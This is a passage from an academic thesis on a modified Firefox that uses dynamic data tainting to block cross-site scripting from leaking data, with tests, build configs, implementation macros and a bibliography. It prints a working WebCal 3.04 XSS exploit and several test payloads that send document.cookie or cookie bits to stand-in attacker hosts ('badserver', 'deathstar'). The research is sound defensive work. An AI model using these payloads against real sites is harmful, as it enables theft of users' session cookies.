

Figure 5.9: WebCal 3.04 application

```
http://goodserver/webcal/webcal.cgi?function=%3Cimg%20%3Cscript%3E
%20document%2eimages[0]%2esrc%2b%3d%27http://badserver/%27%2b
document.cookie%3C/script%3E%22&cal=US+Holidays
```

Figure 5.10: WebCal 3.04 exploit



Figure 5.11: Transfer dialog for WebCal 3.04 exploit

192.168.0.5 - - [13/Mar/2006:22:06:16 +0100] "GET / HTTP/1.1" 200 4110
"http://goodserver/webcal/webcal.cgi?function=%3Cimg%20%3Cscript%3E%20
document%2eimages[0]%2esrc%2b%3d%27http://badserver/%27%2b
document.cookie%3C/script%3E%22&cal=US+Holidays" "Mozilla/5.0
(Windows; U; Windows NT 5.1; rv:1.7.3) Gecko/20060309 Firefox/0.10.1"

Figure 5.12: Apache log file entry for Webcal 3.04 exploit

```
 1: #!/usr/bin/perl
 2: require "xss_basic_vars.pl";
 3: $title = "Test JSOP_SETNAME";
 4: $evil = "document.cookie";
 5: require "xss_basic_uses.pl";
 6: require "xss_basic_cookie.pl";
 7: require "xss_basic_header.pl";
 8: require "xss_basic_bodystart.pl";
 9: require "xss_basic_form.pl";
10: print qq|
11:   <script type="text/javascript">
12:     var evil = 2;
13:     if ($evil) {
14:       evil = 43;
15:     }
16:     var notevil = 42; var notevil2 = 42; var notevil3 = evil;
17:     var dut = 7; var dut2 = 7; var dut3 = 7;
18:     // shouldn't be evil
19:     dut = notevil;
20:     var url = "$imgevilurl?normal=" + dut; document.images[0].src = url;
21:     // if with evil val
22:     if ($evil) {
23:       dut2 = notevil2;
24:     }
25:     var url2 = "$imgevilurl?if=" + dut2; document.images[1].src = url2;
26:     // normal usage
27:     notevil3 = evil; dut3 = notevil3; var url3 = "$imgevilurl?isevil="
28:           + dut3;
29:     document.images[2].src = url3;
30:   </script>
31: |;
32: require "xss_basic_footer.pl";
```

Figure 5.13: Example of a test script for opcode JSOP_SETNAME

```
1: if (document.cookie) {
2:   dut2 = 4 && notevil2 && 3;
3: }
```

Figure 5.14: JavaScript code for the test for opcode JSOP_AND

```
main:
00000:   1  name "document"
00003:   1  getprop "cookie"
00006:   1  ifeq 31 (25)
00009:   2  bindname "dut2"
00012:   2  uint16 4
00015:   2  and 27 (12)
00018:   2  name "notevil2"
00021:   2  and 27 (6)
00024:   2  uint16 3
00027:   2  setname "dut2"
00030:   2  popv
```

Figure 5.15: Opcodes of the program for Figure 5.14

```
#!/usr/bin/perl
require "xss_basic_vars.pl";
$title = "Test button.value";
$dut = "document.".$testform.".testbutton.value";
require "xss_basic_uses.pl";
require "xss_basic_cookie.pl";
require "xss_basic_header.pl";
require "xss_basic_bodystart.pl";
require "xss_basic_form.pl";
require "xss_basic_normaltest.pl";
require "xss_basic_footer.pl";
```

Figure 5.16: Example script for a test of the initial tainting source button.value

Some instructions exist in the JavaScript engine that do not process tainted data at all. For example, `JSOP_NOP`, which is a "no operation" instruction, does not process tainted data because it has no arguments. These instructions are marked as correct in the test as they cannot be used to launder tainted data. Also, there are implemented instructions in the JavaScript engine that are not allowed in JavaScript programs in a web page (e.g., `JSOP_DEFSHARP`, which defines a reference for an array: `var x = #1 = [2, #1#];`). Because these opcodes are not defined for web pages, their tests result in "passed".

5.3 Tests for initially tainted sources

Additional tests were implemented to ensure that all initially tainted sources correctly return tainted values. The tests are very similar to the ones explained in Section 5.2. An example is shown in Figure 5.16. More about the used test scripts can be found in Section C.2.
Five tests are marked as not passed (see Subsection 3.1.1). The `forms` and `links` properties of the document are not tainted because they are only containers and therefore, the two tests for them are not passed. The other three tests involve the history properties, which cannot be accessed because the Security Manager denies it with an exception, and therefore, are marked as not passed as well.

```
1: <script type="text/javascript">
2:   var dut = "never evil";
3:   document.getElementById("testptag").innerHTML = $evil;
4:   dut = document.getElementById("testptag").innerHTML;
5:   var url = "http://badserver/01.jpg?normal=" + dut;
6:   document.images[0].src = url;
7: </script>
```

Figure 5.17: Example of code that attempts to launder tainted data by temporarily storing it into a DOM node

5.4 Complex tests

More complex tests were developed and manually evaluated to ensure that more complex operations with tainted data cannot be used to launder data. To ensure the JavaScript engine is consistent, tests were implemented and executed while and after implementing the modifications. Attempts to launder tainted data by storing it in the DOM tree and later retrieving it untainted is successfully prevented. An example is shown in Figure 5.17.
A more complex example for a test can be seen in Figure 5.18. This example assumes that the attacker can inject the code shown. The form (Lines 2-7) is a non-JavaScript part of the injected malicious message. The script takes the first character of the cookie (Line 10) and stores it in radio buttons (Lines 3-6) on the page (assume that this happens on a non-visible part of the web page). To do this, the script checks individual bits of a character and encodes them as one bit in a radio button (Lines 14-21). Then, the form is sent by the script to a server under control of the attacker.

5.5 Real life usage

The modified browser is used for browsing on a daily basis by the author. Real life usage shows no negative impact, with the exception of false positives. The false positives warn correctly about a request to transfer sensitive information across domain borders, although this transfer is not a result of a real XSS attack. The reasons for these false alerts are almost always scripts from companies that provide web site statistics. These scripts gather information (URL, referrer, title, own cookie, etc.) about the currently visited page and transfer it to a web application hosted on a different domain, where it is processed to generate statistics. These are no XSS attacks by definition, as the scripts are deliberately or at least with consent of the web site owner inserted into the web page to gather data. But the presented solution can not distinguish this from malicious behaviour. At least with the "always yes" and "always no" options the user has a good tool to decide once for sites in a certain domain. For example, when visiting `www.slashdot.org`, the question to allow transfer of information to `www.google-analytics.com` is asked only once if it is answered with "always yes" or "always no". This permanent rule includes many web pages with articles that reside on different subdomains where the script is also present (like `science.slashdot.org` or `books.slashdot.org`).

```
 1: <pre>
 2:   <form name="testform2" action="http://badserver/collectform.pl">
 3:     x1: <input type="radio" name="x1" value="0">
 4:         <input type="radio" name="x1" value="1">
 5:     x2: <input type="radio" name="x2" value="0">
 6:         <input type="radio" name="x2" value="1">
...
 7:   </form>
 8: </pre>
 9: <script type="text/javascript">
10:
11:   var mycookie = $evil;
12:   var dut = mycookie.substr(mycookie.length-1, 1);
13:
14:                var myform = document.testform2;
15:                var bit = dut & 1;
16:                myform.x1[bit].checked = true;
17:                dut = dut > 1;
18:
19:                bit = dut & 1;
20:                myform.x2[bit].checked = true;
21:                dut = dut > 1;
...
22:                myform.submit();
23:    </script>
```

Figure 5.18: Complex test that transfers the first cookie-character with radio buttons

Chapter 6

Conclusion and future work

The tests presented in Chapter 5 demonstrate that dynamic data tainting in the JavaScript engine of Mozilla Firefox is a viable method to ensure that sensitive information cannot be stolen by an XSS attack (without the user's consent). Especially the exploits in Section 5.1 and the complex tests in Section 5.4 demonstrate that even real life exploits can be stopped by the solution.
Because a successful XSS attack needs to transfer the sensitive information, the transfer method checks implemented by this solution are sufficient to show a working prototype. However, Section 3.2 already mentions that many transfer methods exist for a JavaScript program. Therefore, future work should focus on additional transfer methods like the `XMLHttpRequest` object [23].
The usage of the modified browser in a real life environment showed no errors or performance impact when compared to the unmodified web browser. Although the modified browser generates some false positives for web sites that use scripts from companies that transfer data to generate web site statistics, it is still very usable. Once a permanent policy is established, the user is not asked again. A possible improvement could involve the implementation of persistent policies that deny data transfers based only on the target host or domain. Many companies that gather web site statistics have only one host that collects the information. Another way to reduce false positives would be to reduce the number of initially tainted data sources. For some user, for example, the title of the web page may not be sensitive. A configuration tool to customise these tainting sources could help to minimise the false positive rate.
The GUI that presents the information about transfer requests to the user is only a prototype implementation. It could be improved to present more specific information to the user. Especially the kind of data that is transferred would be very interesting. This could improve the information on which the decision must be based. Also consequences of an `"allow"` or `"deny"` decision, could be explained in the dialog box. Finally, a domain extraction function that returns correct results for domain names such as `www.goodserver.co.at` could further improve the solution.

Appendix A

Build Environment

A.1 Directory structure

The directory structure used:

- `d:\mozilla-src` is the main directory
- `d:\mozilla-src\mozilla` contains the sources
- `d:\mozilla-src\moztools` contains the moztools package [33]
- `d:\mozilla-src\vc71` contains glib/libIDL for MSVC7/7.1 [34]
- `"D:\Microsoft Visual Studio .NET 2003"` contains the installed version of Visual Studio 2003 [21]
- `d:\cygwin` contains the installation of Cygwin [22]

A.2 Configuration files

These are the configuration files needed to build the web browser. The configurations can be downloaded from [56].

```
# This file specifies the build flags for Firefox.  You can use it by adding:
#  . $topsrcdir/browser/config/mozconfig
# to the top of your mozconfig file.
export MOZ_PHOENIX=1
mk_add_options MOZ_PHOENIX=1
ac_add_options --disable-ldap
ac_add_options --disable-mailnews
ac_add_options --enable-extensions=cookie,xml-rpc,xmlextras,pref,transformiix, \
  universalchardet,webservices,inspector,gnomevfs,negotiateauth
ac_add_options --enable-crypto
ac_add_options --disable-composer
ac_add_options --enable-single-profile
ac_add_options --disable-profilesharing
```

Figure A.1: Standard `mozconfig`

```
. $topsrcdir/browser/config/mozconfig
# CC=gcc
# CXX=g++
# CPP=cpp
# AS=as
# LD=ld
ac_add_options --disable-accessibility
ac_add_options --enable-debug
ac_add_options --disable-optimize
GLIB_PREFIX=d:/mozilla-src/vc71
LIBIDL_PREFIX=d:/mozilla-src/vc71
#CC=cl
#CXX=cl
#CFLAGS=/CLR
#CXXFLAGS=/CLR
```

Figure A.2: `mozconfig` file Windows

```
. $topsrcdir/browser/config/mozconfig
# CC=gcc
# CXX=g++
# CPP=cpp
# AS=as
# LD=ld
mk_add_options MOZ_OBJDIR=$topsrcdir/firefox_obj_dir
ac_add_options --disable-accessibility
ac_add_options --enable-debug
ac_add_options --disable-optimize
ac_add_options --enable-cpp-rtti
ac_add_options --disable-dtd-debug
ac_add_options --enable-x11-shm
ac_add_options --enable-ender-lite
ac_add_options --disable-mailnews
ac_add_options --enable-default-toolkit=gtk2
ac_add_options --enable-xft
```

Figure A.3: `mozconfig` file Linux

```
call "D:\Microsoft Visual Studio .NET 2003\Common7\Tools\vsvars32.bat"
set MOZ_TOOLS=d:\mozilla-src\moztools
set PATH=d:\mozilla-src\vc71\bin;d:\mozilla-src\vc71\lib;%MOZ_TOOLS%\bin; \
  d:\cygwin\bin;%PATH%;
set MOZCONFIG=d:\mozilla-src\.mozconfig
set MOZ_DEBUG=1
set DISABLE_TESTS=
set LIB=D:\mozilla-src\vc71\lib;D:\mozilla-src\vc71\bin;%LIB%
set INCLUDE=D:\mozilla-src\vc71\include;D:\mozilla-src\vc71\include\libIDL; \
  %INCLUDE%
set VERBOSE=1
set CVSROOT=:pserver:anonymous@cvs-mirror.mozilla.org:/cvsroot
```

Figure A.4: Windows build environment variables

Appendix B

Implementation

B.1 JavaScript engine

```
/*
 * Type tags stored in the low bits of a jsval.
 */
#define JSVAL_OBJECT            0x0     /* untagged reference to object */
#define JSVAL_INT               0x1     /* tagged 31-bit integer value */
#define JSVAL_DOUBLE            0x2     /* tagged reference to double */
#define JSVAL_STRING            0x4     /* tagged reference to string */
#define JSVAL_BOOLEAN           0x6     /* tagged boolean value */
/* Type tag bitfield length and derived macros. */
#define JSVAL_TAGBITS           3
#define JSVAL_TAGMASK           JS_BITMASK(JSVAL_TAGBITS)
#define JSVAL_TAG(v)            ((v) & JSVAL_TAGMASK)
#define JSVAL_SETTAG(v,t)       ((v) | (t))
#define JSVAL_CLRTAG(v)         ((v) & ~(jsval)JSVAL_TAGMASK)
#define JSVAL_ALIGN             JS_BIT(JSVAL_TAGBITS)
```

Figure B.1: *jsval* definitions

```
struct JSGCThing {
    JSGCThing   *next;
    uint8       *flagp;
    XSS_taint   taint;
};
/* the taint-structure that contains the information about the taint-status */
typedef struct {
        /* main value that says, if the value is tainted or not */
        int istainted;
        /* original type of the value */
        int type;
} XSS_taint;
```

Figure B.2: *JSGCThing* and *XSS_taint* definition

```
#define XSS_TAINT_JSVAL_ON_OUTPUT(myjsval)
  /* check if tainting is necessary */
  if (taintoutput == XSS_TAINTED) {
    /* add taintstructure if necessary */
    if (!XSS_JSVAL_HAS_TAINTSTRUCTURE(myjsval)) {
      XSS_ADD_TAINTSTRUCTURE(myjsval);
    }
    /* taint value */
    XSS_JSVAL_SET_ISTAINTED(XSS_TAINTED, myjsval);
  }
/* sets istainted according (if the jsvalue has a taintstructure and
  istainted is not set to "don't taint" */
#define XSS_JSVAL_SET_ISTAINTED(istainted, jsvalue)
  if (istainted != XSS_DONT_TAINT) {
    if (!XSS_JSVAL_HAS_TAINTSTRUCTURE(jsvalue)) {
      XSS_PRINTDEBUG_STR("XSS_JSVAL_SET_ISTAINTED: jsvalue
       ( " #jsvalue " ) has no taintstructure\n");
    } else {
      JS_BEGIN_MACRO
        XSS_taint* taint;
        XSS_JSVAL_GET_TAINT(jsvalue, taint);
        XSS_TAINTSTRUCTURE_SET_ISTAINTED(taint, istainted);
        if ((taint != NULL) && (taint->type == XSS_NOTYPE)) {
          if (JSVAL_IS_OBJECT(jsvalue)) {
            XSS_JSVAL_SET_ORIGTYPE(jsvalue, JSVAL_OBJECT);
          } else if (JSVAL_IS_STRING(jsvalue)) {
            XSS_JSVAL_SET_ORIGTYPE(jsvalue, JSVAL_STRING);
          }
        }
      JS_END_MACRO;
    }
  }
```

Figure B.3: Macros for tainting a value

B.2 Browser implementation

```
/*
 * Sets the node and the method as tainted.
 * node ... the nsIDOMNode to taint
 * method ... the vtblIndex of the method to taint
 */
NS_IMETHODIMP
nsHTMLDocument::XssSetMethodTainted(nsIDOMNode *node,
    PRUint32 method) {
  nsInt32HashSet* hashset;

  mXssTaintedHash.Get(node, &hashset);
  /* there is already a hashset at this position, so taint
     the method */
  if (hashset) {
    hashset->Put(method);
  /* create a new hashset, taint the method and add it to
     the hash */
  } else {
    hashset = new nsInt32HashSet();
    if (hashset) {
      nsresult rv = hashset->Init(10);
      NS_ENSURE_SUCCESS(rv, rv);
      /* taint the method */
      hashset->Put(method);
      /* add the hashset */
      mXssTaintedHash.Put(node, hashset);
      } else {
        return NS_ERROR_OUT_OF_MEMORY;
      }
    }
    return NS_OK;
}
```

Figure B.5: Method to taint a node and its method in the HTML document

```
/*
 * Checks if the node and the method is tainted.
 * node ... the nsIDOMNode to test
 * method ... the vtblIndex of the method to test
 * _retval ... true if the node and the method was tainted, otherwise false
 */
NS_IMETHODIMP
nsHTMLDocument::XssIsMethodTainted(nsIDOMNode *node,
    PRUint32 method, PRBool *_retval) {
  *_retval = PR_FALSE;
  nsInt32HashSet* hashset;

  mXssTaintedHash.Get(node, &hashset);
  if (hashset) {
    *_retval = hashset->Contains(method);
  }
  return NS_OK;
}
```

Figure B.6: Method to check if a node and its method in the HTML document is tainted

```
/* Converts the xssval back to its original value. If it isn't a
 * xss-value then it is returned unchanged.
 */
#define XSS_TO_ORIG_JSVAL(xssval, result)
  JS_BEGIN_MACRO
    int xss_origtype = XSS_NOTYPE;
    int mydouble;
    jsdouble *tempdp;
    result = xssval;
    if (JSVAL_IS_DOUBLE(xssval)) {
      XSS_JSVAL_GET_ORIGTYPE(xssval, xss_origtype);
      if (xss_origtype == JSVAL_BOOLEAN) {
        tempdp = JSVAL_TO_DOUBLE(xssval);
        mydouble = (int) *tempdp;
        if (mydouble == 0) {
          result = BOOLEAN_TO_JSVAL(JS_FALSE);
        } else {
          result = BOOLEAN_TO_JSVAL(JS_TRUE);
        }
      } else if (xss_origtype == JSVAL_INT) {
        tempdp = JSVAL_TO_DOUBLE(xssval);
        mydouble = (int) *tempdp;
        result = INT_TO_JSVAL(mydouble);
      } else if (xss_origtype == JSVAL_VOID) {
        result = JSVAL_VOID;
      } else if (xss_origtype == JSVAL_NULL){
        tempdp = JSVAL_TO_DOUBLE(xssval);
        mydouble = (int) *tempdp;
        result = JSVAL_OBJECT;
        if (mydouble == JSVAL_NULL) {
          result = JSVAL_NULL;
        }
      } else {
        result = xssval;
      }
    } else {
      if (JSVAL_IS_OBJECT(xssval)) {
        result = xssval;
        XSS_JSVAL_GET_ORIGTYPE(xssval, xss_origtype);
        if ((xss_origtype == JSVAL_NULL)
          && (xssval == JSVAL_NULL)) {
          result = JSVAL_NULL;
        }
      }
    }
  JS_END_MACRO
```

Figure B.4: Conversion macro for a primitive type

Appendix C

Testing

C.1 Opcode testing framework

```
$title = "";
$dut = "\"\"";
# cookie
$cookiename = "sessionID";
$cookievalue = "xyz123";
# in bodystart
$onload = "";
# in form
$testform = "testform";
$imgurl = "http://wintermute.wg.vlbg/01.jpg";
$imgevilurl = "http://deathstar/01.jpg";
$actionurl = "http://deathstar/01.jpg";
1;
```

Figure C.1: xss_basic_vars.pl

```
use CGI qw(:standard);
use CGI::Carp 'fatalsToBrowser';
1;
```

Figure C.2: xss_basic_uses.pl

```
$query = new CGI;
$cookie = $query->cookie(-name=>$cookiename,
   -value=>$cookievalue,
   -expires=>'+1h',
);
print $query->header(
  -cookie=>$cookie
);
1;
```

Figure C.3: xss_basic_cookie.pl

```
print qq|
<html>
    <head>
      <title>|.$title.qq|</title>
    </head>
|;
1;
```

Figure C.4: xss_basic_header.pl

```
print qq|
  <body onLoad="|.$onload.qq|">
        <h1>|.$title.qq|</h1><br/>
        <p id="testptag">orig text</p>
    <img src="|.$imgurl.qq|"/><img src="|.$imgurl.qq|"/><img src="|.$imgurl.qq|"/><br/>
|;
1;
```

Figure C.5: xss_basic_bodystart.pl

```
print qq|
  <pre>
    <form method="get" name="|.$testform.qq|" action="|.$actionurl.qq|">
      Testinput:       <input type="text" name="testinput"
value="|.$testvalue.qq|input" size="20"><br/>
      Testinputhidden: <input type="text" name="testinputhidden"
value="|.$testvalue.qq|inputhidden" size="20"><br/>
      Testpass:        <input type="password" name="testpass"
value="|.$testvalue.qq|pass" size="20"><br/>
      Testradio:       <input type="radio" name="testradio"
value="|.$testvalue.qq|radio" size="20"><br/>
      Testcheck:       <input type="checkbox" name="testcheckbox"
value="|.$testvalue.qq|checkbox" size="20"><br/>
      Testarea:        <textarea rows="2" cols="10"
name="testarea">|.$testvalue.qq|textarea</textarea><br/>
      Testfileupload:  <input type="file" name="testfileupload"
value="|.$testvalue.qq|fileupload" size="20"><br/>
      Testbutton:      <input type="button" onclick="evilFunction();"
name="testbutton" value="|.$testvalue.qq|button" size="20"><br/>
      TestSelect:      <select id="testselect1" name="testselect" size="1">
        <option value="3" selected>aaa</option>
        <option id="testselect2" value="1">|.$testvalue.qq|select</option>
      </select>
      TestLink:        <a id="testlink"
         href="http://badserver/test.html?oje">testlink</a>
      <input type="submit" name="testsubmit" value="Abschicken"> <input
         type="reset" name="testreset" value="Abbrechen">
    </form>
  </pre>
|;
1;
```

Figure C.6: xss_basic_form.pl

```
print qq|
  </body>
</html>
|;
1;
```

Figure C.7: xss_basic_footer.pl

```
<html>
<head>
<title>Test JSOP_SETNAME</title>
</head>
<body onLoad="">
<h1>Test JSOP_SETNAME</h1><br/>
<p id="testptag">orig text</p>
<img src="http://goodserver/01.jpg"/><img src="http://goodserver/01.jpg"/><img
src="http://goodserver/01.jpg"/><br/>
<pre>
<form method="get" name="testform" action="http://deathstar/01.jpg">
Testinput: <input type="text" name="testinput" value="input" size="20"><br/>
Testinputhidden: <input type="text" name="testinputhidden" value="inputhidden"
size="20"><br/>
Testpass: <input type="password" name="testpass" value="pass" size="20"><br/>
Testradio: <input type="radio" name="testradio" value="radio" size="20"><br/>
Testcheck: <input type="checkbox" name="testcheckbox" value="checkbox" size="20"><br/>
Testarea: <textarea rows="2" cols="10" name="testarea">textarea</textarea><br/>
Testfileupload: <input type="file" name="testfileupload" value="fileupload" size="20"><br/>
Testbutton: <input type="button" onclick="evilFunction();" name="testbutton"
value="button" size="20"><br/>
TestSelect: <select id="testselect1" name="testselect" size="1">
<option value="3" selected>aaa</option>
<option id="testselect2" value="1">select</option>
</select>
TestLink: <a id="testlink" href="http://goodserver/test.html?oje">testlink</a>
<input type="submit" name="testsubmit" value="Abschicken"> <input type="reset"
name="testreset" value="Abbrechen">
</form>
</pre>
<script type="text/javascript">
var evil = 2;
if (document.cookie) {
evil = 43;
}
var notevil = 42; var notevil2 = 42; var notevil3 = evil;
var dut = 7; var dut2 = 7; var dut3 = 7;
// shouldn't be evil
dut = notevil; var url = "http://badserver/01.jpg?normal=" + dut; document.images[0].src =
url;
// if with evil val
if (document.cookie) {
dut2 = notevil2;
}
var url2 = "http://badserver/01.jpg?if=" + dut2; document.images[1].src = url2;
// normal usage
notevil3 = evil; dut3 = notevil3; var url3 = "http://badserver/01.jpg?isevil=" + dut3; docu-
ment.images[2].src = url3;
</script>
</body>
</html>
```

Figure C.8: HTML source code of the test for the opcode `setname`

C.2 Initial tainting sources

```
print qq|
    <script type="text/javascript">
                var test = $dut;
                var url = "$imgevilurl?testval=" + test;
                document.images[0].src = url;
    </script>
|;
1;
```

Figure C.9: xss_basic_normaltest.pl

```
<html>
<head>
<title>Test button.value</title>
</head>
<body onLoad="">
<h1>Test button.value</h1><br/>
<p id="testptag">orig text</p>
<img src="http://goodserver/01.jpg"/><img src="http://goodserver/01.jpg"/><img
src="http://goodserver/01.jpg"/><br/>
<pre>
<form method="get" name="testform" action="http://deathstar/01.jpg">
Testinput: <input type="text" name="testinput" value="input" size="20"><br/>
Testinputhidden: <input type="text" name="testinputhidden" value="inputhidden"
size="20"><br/>
Testpass: <input type="password" name="testpass" value="pass" size="20"><br/>
Testradio: <input type="radio" name="testradio" value="radio" size="20"><br/>
Testcheck: <input type="checkbox" name="testcheckbox" value="checkbox" size="20"><br/>
Testarea: <textarea rows="2" cols="10" name="testarea">textarea</textarea><br/>
Testfileupload: <input type="file" name="testfileupload" value="fileupload" size="20"><br/>
Testbutton: <input type="button" onclick="evilFunction();" name="testbutton"
value="button" size="20"><br/>
TestSelect: <select id="testselect1" name="testselect" size="1">
<option value="3" selected>aaa</option>
<option id="testselect2" value="1">select</option>
</select>
TestLink: <a id="testlink" href="http://goodserver/test.html?oje">testlink</a>
<input type="submit" name="testsubmit" value="Abschicken"> <input type="reset"
name="testreset" value="Abbrechen">
</form>
</pre>
<script type="text/javascript">
var test = document.testform.testbutton.value;
var url = "http://badserver/01.jpg?testval=" + test;
document.images[0].src = url;
</script>
</body>
</html>
```

Figure C.10: HTML source code of the test for the initial tainting source button.value

Bibliography

[1] addmimistrator@gmail.com. MyBB 1.0.2 XSS attack in search.php redirection. http://www.securityfocus.com/archive/1/423135, January 2006.

[2] Jon Allen. Perl version 5.8.8 documentation - perlsec. http://perldoc.perl.org/perlsec.pdf, 2006.

[3] Chris Anley. Advanced SQL Injection In SQL Server Applications. In *An NGSSoftware Insight Security Research (NISR) Publication*, 2002.

[4] Maksymilian Arciemowicz. phpBB 2.0.18 XSS and Full Path Disclosure. http://archives.neohapsis.com/archives/fulldisclosure/2005-12/0829.html%, December 2005.

[5] Ryan Asleson and Nathaniel T. Schutta. *Foundations of Ajax*. Apress, 2005.

[6] TYPO3 Association. TYPO3 CMS: typo3.com. http://www.typo3.com/, 2006.

[7] T. Berners-Lee. Hypertext Transfer Protocol – HTTP/1.0. http://www.rfc-editor.org/rfc/rfc1945.txt, 1996.

[8] Stan Bubrouski. Advisory: XSS in WebCal (v1.11-v3.04). http://archives.neohapsis.com/archives/fulldisclosure/2005-12/0810.html%, December 2005.

[9] Dries Buytaert. drupal.org Community plumbing. http://drupal.org/, 2006.

[10] CERT Coordination Center. CERT Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests. http://www.cert.org/advisories/CA-2000-02.html, February 2000.

[11] CERT Coordination Center. Understanding Malicious Content Mitigation for Web Developers. http://www.cert.org/tech_tips/malicious_code_mitigation.html, February 2000.

[12] CERT Coordination Center. CERT/CC Statistics 1988-2005. http://www.cert.org/stats/, January 2006.

[13] Cesar Cerrudo. Manipulating Microsoft SQL Server Using SQL Injection. Technical report, Application Security, Inc., 2002.

[14] Cgisecurity.com. The Cross Site Scripting FAQ. http://www.cgisecurity.com/articles/xss-faq.shtml, 2003.

[15] W3C World Wide Web Consortium. HTML 4.01 Specification W3C Recommendation 24 December 1999. http://www.w3.org/TR/html4/html40.pdf.gz, December 1999.

[16] W3C World Wide Web Consortium. XHTML 1.0 The Extensible HyperText Markup Language (Second Edition). http://www.w3.org/TR/xhtml1/xhtml1.pdf, August 2002.

[17] W3C World Wide Web Consortium. Document Object Model (DOM) Level 3 Core Specification. http://www.w3.org/TR/2004/REC-DOM-Level-3-Core-20040407/DOM3-Core.pdf, April 2004.

[18] W3C World Wide Web Consortium. Cascading Style Sheets, level 2 revision 1, CSS 2.1 Specification. http://www.w3.org/TR/CSS21/css2.pdf, 2006.

[19] Microsoft Corporation. Home Page for Windows XP Professional. http://www.microsoft.com/windowsxp/pro/default.mspx, 2006.

[20] Microsoft Corporation. Visual Studio 2005. http://msdn.microsoft.com/vstudio/, 2006.

[21] Microsoft Corporation. Visual Studio Launch: Visual Studio .NET 2003. http://msdn.microsoft.com/vstudio/previous/2003/, 2006.

[22] Cygwin. Cygwin Information and Installation. http://cygwin.com/, 2006.

[23] Mozilla Firefox. XMLHttpRequest - MozillaZine Knowledge Base. http://kb.mozillazine.org/XMLHttpRequest, September 2005.

[24] fontconfig.org. fontconfig.org - FrontPage. http://www.fontconfig.org/wiki/, November 2005.

[25] Mozilla Foundation. XPCOM. http://www.mozilla.org/projects/xpcom/, June 2003.

[26] Mozilla Foundation. Mozilla Firefox 1.0PR source code. http://ftp.mozilla.org/pub/mozilla.org/firefox/releases/0.10/firefox-1.%0PR-source.tar.bz2, November 2004.

[27] Mozilla Foundation. SpiderMonkey - MDC. http://developer.mozilla.org/en/docs/SpiderMonkey, December 2005.

[28] Mozilla Foundation. Build Documentation - MDC. http://developer.mozilla.org/en/docs/Build_Documentation, March 2006.

[29] Mozilla Foundation. Gecko - MDC. http://developer.mozilla.org/en/docs/Gecko, January 2006.

[30] Mozilla Foundation. JavaScript C Engine Embedder's Guide. http://developer.mozilla.org/en/docs/JavaScript_C_Engine_Embedder%27s_G%uide, March 2006.

